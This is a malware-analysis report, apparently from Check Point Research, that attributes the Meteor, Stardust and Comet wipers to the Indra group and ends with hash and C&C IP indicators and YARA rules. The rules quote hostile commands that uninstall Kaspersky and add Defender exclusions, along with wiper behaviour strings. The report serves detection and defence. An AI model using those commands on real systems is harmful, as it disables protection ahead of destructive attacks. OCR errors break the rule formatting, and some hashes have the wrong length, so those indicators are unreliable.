
Indra takes responsibility for the attack in which it deployed “Comet”.

In addition, all samples of the wiper but `Meteor`, contain multiple occurrences of the string “INDRA”. It is used by the `Comet` variant as the username of a newly created Administrator account. On `Stardust` though, it serves as an inert artifact, and is not involved in execution.

```
[0x004021c5]
 27: fcn.init_INDRA ();
 0x004021c5           push    str.INDRA ; "INDRA"
 0x004021ca           mov     ecx, loc.INDRA
 0x004021cf           call    copy_string
 0x004021d4           push    fcn.47a5a2
 0x004021d9           call    atexit
 0x004021de           pop     ecx
 0x004021df           ret
```

INDRA string inside the Stardust wiper

We wondered whether this Indra attack group has any online presence, and in fact, they do. They operate multiple social network accounts on different platforms, including Twitter, Facebook, Telegram, and Youtube. Among other information, the accounts contain the disclosure of the attacks on the aforementioned companies:




Indra group Twitter account takes responsibility for the attacks on Arfada

Surveying this social network activity, one can get an idea of the group's political ideology and motive for the attack, and even hear about some of the group's previous operations.


The title of INDRA's official twitter account states that they are "aiming to bring a stop to the horrors of QF and its murderous proxies in the region" and they claim to be very focused on attacking different companies who allegedly cooperate with the Iranian regime, especially with the Quds-Force and Hezbollah. Their posts are all written in English or Arabic (both don't seem to be their native language), and most talk about opposing terror or offer document leaks from the various different companies that fell victim to the group's attacks due to suspected ties to the Iranian Quads Force.

In their first message, posted September 2019, INDRA claims to have carried out a successful attack against the company Alfadelex, demolished their network, and leaked the customers' and employees' data. One of the pictures that were posted by Indra from the hack against Alfadelex shows a webcam photo of a person sitting in front of a computer as they were watching the image we found used by `Comet` on their screen (one can only imagine how they felt at that moment). Another image, displayed on Alfadelex's website, has the same background as the other images we found used in the attacks against Alfadelex, Katerji, and Arfada.

This background image also appears as the cover photo of Indra's Twitter and Facebook accounts.



A screenshot of the attack on Alfadelex posted in Indra's Twitter account



The infected computer displays the photograph we found from the attack on Alfadelex

Previous Indra Operations

Summing up the social network activity of Indra, the actors claim to be responsible for the following attacks:

- **September 2019:** an attack against Alfadelex Trading, a currency exchange and money transfer services company located in Syria.
- **January 2020:** an attack against Cham Wings Airlines, a Syrian-based private airline company.
- **February 2020 and April 2020:** seizure of Afrada's and Katerji Group's network infrastructure. Both companies are situated in Syria as well.

- **November 2020:** Indra threatens to attack the Syrian Banias Oil refinery, though it is not clear whether the threat was carried out.

Around November 2020, all of Indra's accounts fell silent. We weren't able to find evidence of any additional operations until this latest one.

Connecting Indra to the Attacks on Iranian Targets

The series of attacks on Syrian targets in 2019 and 2020 bears multiple similarities to the campaigns against the Iranian networks. These are similarities in the tools, the Tactics, Techniques and Procedures (TTP), as well as in the highly targeted nature of the attack, and they make us believe that Indra is also responsible for the recent attacks in Iran.

- The attacks are all directed against Iranian-related targets, whether it is Iran Railways and Iran's Ministry of Roads in 2021, or Katerji, Arfada, Alfadelex, and other Syrian companies targeted in 2020 and 2019. Indra's tweets and posts make it clear that they are targeting entities that they believe have ties with Iran.
- The multi-layered execution flow in all the attacks we analyzed — including the recent attacks against Iranian targets — uses script files and archive files as their mean of delivery. The scripts themselves, although they are of different file types, had almost the same functionality.
- Execution flow relies on previous access and recon info about the targeted network. In case of Iranian intrusion, the attackers knew exactly which machines they need to leave unaffected in order to deliver their message publicly; furthermore, they had access to the railway's Active Directory server which they used to distribute the malicious files. Another indication for the reconnaissance done by Indra is the screenshot they took from Alfadelex's Web Camera, showing the office with an infected PC.
- The wiper is the final payload deployed on the computers of the victims in all the aforementioned attacks. Meteor, Stardust, and Comet are different versions of the same payload, and we do not have an indication that this tool was ever used by other threat actors.
- The actor behind the attacks we analyzed did not try to keep their attack a secret. They shared messages and displayed pictures announcing the attacks. In the attacks against the Iranian targets, these messages were displayed not only on affected computers but also on the platform boards.

Unlike their previous operations, Indra did not publicly take responsibility for the attacks in Iran. This might be explained by the seriousness of the new attacks, as well as their impact. While the attacks we inspected in Syria were carried against private companies, the attacks against Iran Railways and the Ministry of Roads and Urbanization targeted official Iranian entities. Moreover, the attacks in Syria received little media attention, whereas the attacks against the Iranian government were covered extensively all over the world and reportedly caused the Iranians some amount of grief.

Conclusion

By carrying out an analysis of this latest attack against Iran, we were able to reveal its convoluted execution flow as well as 2 additional variants of the final 'wiper' component. These tools, in turn, were used previously in attacks against Syrian companies, for which the threat actor Indra took responsibility officially on their social media accounts. While Indra chose not to take responsibility for this latest attack against Iran, the similarities above betray the connection.

There are two lessons to be learned from this incident.

First, anonymity is a one-way street. Once you sacrifice it to reap PR and obtain some sweet likes on Twitter, it is not so easily recovered. You can stop broadcasting your actions to the entire world and you might think that you've gone under the radar, but The Internet Remembers, and given enough motivation, it *will* deanonymize you, even if you're a badass hacktivist threat actor.

Second, that we should be more worried about attacks that are entirely possible but "clearly aren't going to happen" according to the calculus of prevailing common wisdom. With all the trouble caused by cybercrime, hacktivism, nation-state meddling and so forth and so on, the extent and sophistication of attacks in general is still a fraction of its complete potential; oftentimes, threat actors don't do X, Y, Z even though they perfectly well could, and we come to rely on this truancy like it were a law of nature.

Cases like this, where said threat actors go ahead and do X, Y, Z, ought to raise our collective level of anxiety. As we said in the opening statement, this attack happened in Iran, but next month an equivalent attack could be launched by some other group targeting New York, and Berlin the month after that. Nothing prevents it, except threat actors' limited patience, motivation and resources, which — as we've clearly just seen — are sometimes not so limited after all.

Appendix A – Indicators of Compromise

Samples:

md5,sha1,sha256

Executables:

5e3e9ac6e280d8f7fa0e29707d32ce63, 6dc64e916faaf7cb26c7019e3d1e9c423550e2bd, 6709d332fbd5cde1d8e5b0373b6ff70c85fee73bd911ab3f1232bb5db9242dd4

685632a50d8c514a09882f24165741c3, 864667b969b7b31e8975700c4e9236390a250118, d71cc6337efb5cbbb400d57c8fdeb48d7af12a292fa87a55e8705d18b09f516e

04633656756847a79c7a2a02d62e5522, 86e4f73c384d84b6ecd5ad9d7658c1cc575b54df, 2aa6e42cb33ec3c132ffce425a92dfdb5e29d8ac112631aec068c8a78314d49b

bd5acbbfc5c2c8b284ec389207af5759, c71b6cd6a46494e9132da20a6bacfe0b870a460e, 9b0f724459637cec5e9576c8332bca16abda6ac3fbbde6f7956bc3a97a423473

Other Artifacts:

aad0e2a996a0b1602f5716f1b9615631, acc58db9a430be2a385d046634b26c5f88b839a0, 7ad16dab6f066ec559e11ead2d9da8755d03273b1c5d374a3f59dd421c417f5a

f034755abb5ba85c7d24660668f8e710, b3f5cc0288dce893cb5b4716f30b535e862dd3e6, 0f941dea21337420610164da04fa2c3c929b2685363e79e5b70818cd43b3aa13

8420afcab941d1fdf78acd1795c7119a, b21bde15f12e30f9b8c167716da2d3d46c33f71b, b75a962528123df9d773baa86215d9b9c6d0b85bf8364e4e553d7b64a4a9f532

e1cd6d256f1eb0670f3149f5beb56ee6, 296c1c077d00eeca273fdb8bd3dc79fd32ed20b4, eb5237d56c0467b5def9a92e445e34eeed9af2fee28f3a2d2600363724d6f8b0

8c14e57367fa096afebb94260301ed48, b4fed320516ae5f64bb1e02890e866e0533ee649, 62a984981d14b562939294df9e479ac0d65dfc412d0449114ccb2a0bc93769b0

877a992716d13e47a52f4cdf00e51c02, ca942726a3b262b98a5fddb1b2e4734246cdf9cf, 2872da0355c441cedba1e5f811e99b56ea5517fe86fdebb4e579a49baf0bdee0

5d70cc279156c425101e51bfa92e61ea, ae4bb25557eaca1ce03ec392b27d2afb712c815a, 3099deb8c06fb8d188863f0c861de0c5bef657abdb9920ab501d9e165e495381

73b0bca9d0dfb45492475f39ab54b735, 86194d936776050ca4d7f1236badc9df872122f6, 571468214c11e5c76ae524b730b26b02872d8987cc67ce2d7faaabeceb1f5e52

2be09527a2acc1906a4f77d42cae315c, 2dabc8a869dced67b9ce630828441f826b17daf, 5cd6e3e2c2c7313de5acc5b9a4ca4a7680b0d667951627038e5df348f61aacea

86faa0db58b4443270c505e561b77eb5, c304aed1735814c4614f5367cb12e9f89ce00a99, 8929380c7ea52659e0f7cacfde2e01011b9fb895db0e52cea388db901e1e668f

3cba53cda9ace7ab1a7beeb0f401047d, 0a725efee682999a2a27a827f7abd19b85fdbf27, 78a8134a53fa2c541dcc8fbb8a122addf0f855a86dd041bd75ff845c34e43913

20db704469ae59c75a76cf36c84e8d9f, ec65cd56f5c79df62c01ae16e474d8d218f2e957, 948febaab71727217303e0aabb9126f242aa51f89caa7f070a3da76c4f5699ed

1d9ae3af3503a087a4f942cacf2a7b75, 706918a9a551e506333fc84e89189b126bff6fd1, 74cdb71236c63343428ed61d578a0d048fa9ec469294137265422e2f7e02311ce

6f78d83ef0471cc783e29d8051e24f67, 08727eb2ebcd8e46aff094c611e806df3dba20f9, 5553ba3dc141cd63878a7f9f0a0e67fb7e887010c0614efd97bbc6c0be9ec2ad

1551eaf7f1935ec3bcbde64f09c77d4c, b84a60f800bbd06e778ffc09e28abe38b3573903, 22627df09a7d68e99f4682d9442755de38c71f53af22c80f92def91823af1466

bab43b4e0df5b64ab0f053c813497610, 03e6a0b9afe4346ff0e5bc2c3a4ff05e6a4eb6bd, 341e5d7fab4e6b5a16ab2c5b506d00e49b1b3aa214fb930a371637a1813382c6

4c1636d7036a9b4bfea421b25f73691e, 40faadf37fc6bace3a304f572b1f2892e8147820, 342fb340dc518faa5811d2b9701f83a14d409310da32e0b8c451a85200e08832

db07dd687b32c50a0aa51359fb8cce09, 8249491393ffe07ffb3f987e8199f889579d0826, 68e95a3ccde3ea22b8eb8adcf0ad53c7993b2ea5316948e31d9eadd11b5151d7

cfb7b988cc5dc257987635646e86172b, dd01819d9ce6853927c000cc8de598d8030ab27c, 38a419cd9456e40961c781e16ceee99d970be4e9235ccce0b316efe68aba3933

26f49957eaa56a82ad20492919cc6c22, d7e2e40825e262e4bb884111d7ba13fd867c3c0f, 4d994b864d785abccef829d84f91d949562d0af934114b65056315bf59c1ef58

81d3fcbe0dca0f47f780fcf22ebb3f5e, 8531d06c2cc36af8f65f558932e2c09dec4fa3e4, 2d35bb7c02062ff2fba4424a267c5c83351405281a1870f52d02f3712a547a22

d85a211793e9cb1cb8c24be22c24b30f, 1b90dafc4a34491f64e62d63c82f1b44ca138887, 67920ff26a18308084679186e18dcaa5f8af997c7036ba43c2e8c69ce24b9a1a

eef87eea468b7ac6055b49dafc86502f, 75bb2bb1ea3cd4b726f5a1bc4fab20edbeb08238, ac7dd1048e1705e07e4d21dc25c58441f9eb86b37b9969b423ff6ca241871586

29adef27d040405cd22d5b36aae3e00f, db82ef80f28bdca0821a616a1ba8db1d79287a67, e9b70bf93f1b396be02feb35af5445985e3429461b195de881e0483361e57049

6833338cc5a96826cef926703753f10e, 62f36c0eba49ee73d8751e721fdd0acb61ef1304, 342070940aa3b46486cb458eb13545101b49d4eebe2c93c608948dbb7ce463bc

bfb51ec459eaafb7a50ee646d49ecd4d, 579330d75f5fce52b1bab475bd77cf347fc404e4, f8139c0f5bab5d7b1624f1ac55e84d451fe1fa01f2903f269f56e5bfa3a40548

C&C servers:

68.183.79.77

167.172.177.158

139.59.89.238

172.105.42.64

Appendix B – Yara Rules

```
rule ZZ_breakwin_config {

meta:

description = "Detects the header of the encrypted config files, assuming known encryption key."

author = "Check Point Research"

date = "22-07-2021"

hash = "948febaab71727217303e0aabb9126f242aa51f89caa7f070a3da76c4f5699ed"

hash = "2d35bb7c02062ff2fba4424a267c5c83351405281a1870f52d02f3712a547a22"

hash = "68e95a3ccde3ea22b8eb8adcf0ad53c7993b2ea5316948e31d9eadd11b5151d7"

strings:

$conf_header = {1A 69 45 47 5E 46 4A 06 03 E4 34 0B 06 1D ED 2F 02 15 02 E5 57 4D 59 59 D1 40 20 22}

condition:

$conf_header at 0

}
```

```
rule ZZ_breakwin_wiper {
meta:
description = "Detects the BreakWin wiper that was used in attacks in Syria"
author = "Check Point Research"
date = "22-07-2021"
hash = "2aa6e42cb33ec3c132ffce425a92dfdb5e29d8ac112631aec068c8a78314d49b"
hash = "6709d332fbd5cde1d8e5b0373b6ff70c85fee73bd911ab3f1232bb5db9242dd4"
hash = "d71cc6337efb5cbbb400d57c8fdeb48d7af12a292fa87a55e8705d18b09f516e"
strings:
$debug_str_meteor_1 = "the program received an invalid number of arguments" wide
$debug_str_meteor_2 = "End interval logger. Resuming writing every log" wide
$debug_str_meteor_0 = "failed to initialize configuration from file" wide
$debug_str_meteor_3 = "Meteor is still alive." wide
$debug_str_meteor_4 = "Exiting main function because of some error" wide
$debug_str_meteor_5 = "Meteor has finished. This shouldn't be possible because of the is-alive loop." wide
$debug_str_meteor_6 = "Meteor has started." wide
$debug_str_meteor_7 = "Could not hide current console." wide
$debug_str_meteor_8 = "Could not get the window handle used by the console." wide
$debug_str_meteor_9 = "Failed to find base-64 data size" wide
$debug_str_meteor_10 = "Running locker thread" wide
$debug_str_meteor_11 = "Failed to encode wide-character string as Base64" wide
$debug_str_meteor_12 = "Wiper operation failed." wide
$debug_str_meteor_13 = "Screen saver disable failed." wide
$debug_str_meteor_14 = "Failed to generate password of length %s. Generating a default one." wide
$debug_str_meteor_15 = "Failed to delete boot configuration" wide
$debug_str_meteor_16 = "Could not delete all BCD entries." wide
```

$debug_str_meteor_17 = "Finished deleting BCD entries." wide

$debug_str_meteor_18 = "Failed to change lock screen" wide

$debug_str_meteor_19 = "Boot configuration deleted successfully" wide

$debug_str_meteor_20 = "Failed to kill all winlogon processes" wide

$debug_str_meteor_21 = "Changing passwords of all users to" wide

$debug_str_meteor_22 = "Failed to change the passwords of all users" wide

$debug_str_meteor_23 = "Failed to run the locker thread" wide

$debug_str_meteor_24 = "Screen saver disabled successfully." wide

$debug_str_meteor_25 = "Generating random password failed" wide

$debug_str_meteor_26 = "Locker installation failed" wide

$debug_str_meteor_27 = "Failed to set auto logon." wide

$debug_str_meteor_28 = "Failed to initialize interval logger. Using a dummy logger instead." wide

$debug_str_meteor_29 = "Succeeded setting auto logon for" wide

$debug_str_meteor_30 = "Failed disabling the first logon privacy settings user approval." wide

$debug_str_meteor_31 = "Failed disabling the first logon animation." wide

$debug_str_meteor_32 = "Waiting for new winlogon process" wide

$debug_str_meteor_33 = "Failed to isolate from domain" wide

$debug_str_meteor_34 = "Failed creating scheduled task for system with name %s." wide

$debug_str_meteor_35 = "Failed to get the new token of winlogon." wide

$debug_str_meteor_36 = "Failed adding new admin user." wide

$debug_str_meteor_37 = "Failed changing settings for the created new user." wide

$debug_str_meteor_38 = "Failed disabling recovery mode." wide

$debug_str_meteor_39 = "Logging off users on Windows version 8 or above" wide

$debug_str_meteor_40 = "Succeeded setting boot policy to ignore all errors." wide

$debug_str_meteor_41 = "Succeeded creating scheduled task for system with name" wide

$debug_str_meteor_42 = "Succeeded disabling recovery mode" wide

```
$debug_str_meteor_43 = "Failed to log off all sessions" wide
$debug_str_meteor_44 = "Failed to delete shadowcopies." wide
$debug_str_meteor_45 = "Failed logging off session: " wide
$debug_str_meteor_46 = "Failed setting boot policy to ignore all errors." wide
$debug_str_meteor_47 = "Successfully logged off all local sessions, except winlogon." wide
$debug_str_meteor_48 = "Succeeded creating scheduled task with name %s for user %s." wide
$debug_str_meteor_49 = "Killing all winlogon processes" wide
$debug_str_meteor_50 = "Logging off users in Windows 7" wide
$debug_str_meteor_51 = "Failed logging off all local sessions, except winlogon." wide
$debug_str_meteor_52 = "Failed creating scheduled task with name %s for user %s." wide
$debug_str_meteor_53 = "Succeeded deleting shadowcopies." wide
$debug_str_meteor_54 = "Logging off users in Windows XP" wide
$debug_str_meteor_55 = "Failed changing settings for the created new user." wide
$debug_str_meteor_56 = "Could not open file %s. error message: %s" wide
$debug_str_meteor_57 = "Could not write to file %s. error message: %s" wide
$debug_str_meteor_58 = "tCould not tell file pointer location on file %s." wide
$debug_str_meteor_59 = "Could not set file pointer location on file %s to offset %s." wide
$debug_str_meteor_60 = "Could not read from file %s. error message: %s" wide
$debug_str_meteor_61 = "Failed to wipe file %s" wide
$debug_str_meteor_62 = "attempted to access encrypted file in offset %s, but it only supports offset 0" wide
$debug_str_meteor_63 = "Failed to create thread. Error message: %s" wide
$debug_str_meteor_64 = "Failed to wipe file %s" wide
$debug_str_meteor_65 = "failed to get configuration value with key %s" wide
$debug_str_meteor_66 = "failed to parse the configuration from file %s" wide
$debug_str_meteor_67 = "Failed posting to server, received unknown exception" wide
$debug_str_meteor_68 = "Failed posting to server, received std::exception" wide
```

$debug_str_meteor_69 = "Skipping %s logs. Writing log number %s:" wide

$debug_str_meteor_70 = "Start interval logger. Writing logs with an interval of %s logs." wide

$debug_str_meteor_71 = "failed to write message to log file %s" wide

$debug_str_meteor_72 = "The log message is too big: %s/%s characters." wide

$debug_str_stardust_0 = "Stardust has started." wide

$debug_str_stardust_1 = "0Vy0qMGO" ascii wide

$debug_str_comet_0 = "Comet has started." wide

$debug_str_comet_1 = "Comet has finished." wide

$str_lock_my_pc = "Lock My PC 4" ascii wide

$config_entry_0 = "state_path" ascii

$config_entry_1 = "state_encryption_key" ascii

$config_entry_2 = "log_server_port" ascii

$config_entry_3 = "log_file_path" ascii

$config_entry_4 = "log_encryption_key" ascii

$config_entry_5 = "log_server_ip" ascii

$config_entry_6 = "processes_to_kill" ascii

$config_entry_7 = "process_termination_timeout" ascii

$config_entry_8 = "paths_to_wipe" ascii

$config_entry_9 = "wiping_stage_logger_interval" ascii

$config_entry_10 = "locker_exe_path" ascii

$config_entry_11 = "locker_background_image_jpg_path" ascii

$config_entry_12 = "auto_logon_path" ascii

$config_entry_13 = "locker_installer_path" ascii

$config_entry_14 = "locker_password_hash" ascii

$config_entry_15 = "users_password" ascii

$config_entry_16 = "locker_background_image_bmp_path" ascii

```
$config_entry_17 = "locker_registry_settings_files" ascii
$config_entry_18 = "cleanup_script_path" ascii
$config_entry_19 = "is_alive_loop_interval" ascii
$config_entry_20 = "cleanup_scheduled_task_name" ascii
$config_entry_21 = "self_scheduled_task_name" ascii
$encryption_asm = {33 D2 8B C3 F7 75 E8 8B 41 04 8B 4E 04 8A 04 02 02 C3 32 04 1F 88 45 F3 39 4E 08}
$random_string_generation = {33 D2 59 F7 F1 83 ?? ?? 08 66 0F BE 82 ?? ?? ?? 00 0F B7 C8 8B C7}
condition:
uint16(0) == 0x5A4D and
(
6 of them or
$encryption_asm or
$random_string_generation
)
}
rule ZZ_breakwin_stardust_vbs {
meta:
description = "Detect the VBS files that where found in the attacks on targets in Syria"
author = "Check Point Research"
date = "22-07-2021"
hash = "38a419cd9456e40961c781e16ceee99d970be4e9235ccce0b316efe68aba3933"
hash = "62a984981d14b562939294df9e479ac0d65dfc412d0449114ccb2a0bc93769b0"
hash = "4d994b864d785abccef829d84f91d949562d0af934114b65056315bf59c1ef58"
hash = "eb5237d56c0467b5def9a92e445e34eeed9af2fee28f3a2d2600363724d6f8b0"
hash = "5553ba3dc141cd63878a7f9f0a0e67fb7e887010c0614efd97bbc6c0be9ec2ad"
strings:
```

```
$url_template = "progress.php?hn=\" & CN & \"&dt=\" & DT & \"&st="
$compression_password_1 = "YWhZMFU1VlZGdGNFNWlhMVlVMnhTMWtOVlJVWWNGTk9iVTQxVW10V0ZFeFJUMD0r"
$compression_password_2 = "YWlvcyBqQCNAciNxIGpmc2FkKnIoOUZURjlVSjBSRjJRSlJGODlKSDIzRmloIG8"
$uninstall_kaspersky = "Shell.Run \"msiexec.exe /x \" & productcode & \" KLLOGIN="
$is_avp_running = "isProcessRunning(\".\", \"avp.exe\") Then"
condition:
any of them
}
rule ZZ_breakwin_meteor_batch_files {
meta:
description = "Detect the batch files used in the attacks"
author = "Check Point Research"
date = "22-07-2021"
strings:
$filename_0 = "mscap.bmp"
$filename_1 = "mscap.jpg"
$filename_2 = "msconf.conf"
$filename_3 = "msmachine.reg"
$filename_4 = "mssetup.exe"
$filename_5 = "msuser.reg"
$filename_6 = "msapp.exe"
$filename_7 = "bcd.rar"
$filename_8 = "bcd.bat"
$filename_9 = "msrun.bat"
$command_line_0 = "powershell -Command \"%exclude_command% '%defender_exclusion_folder%"
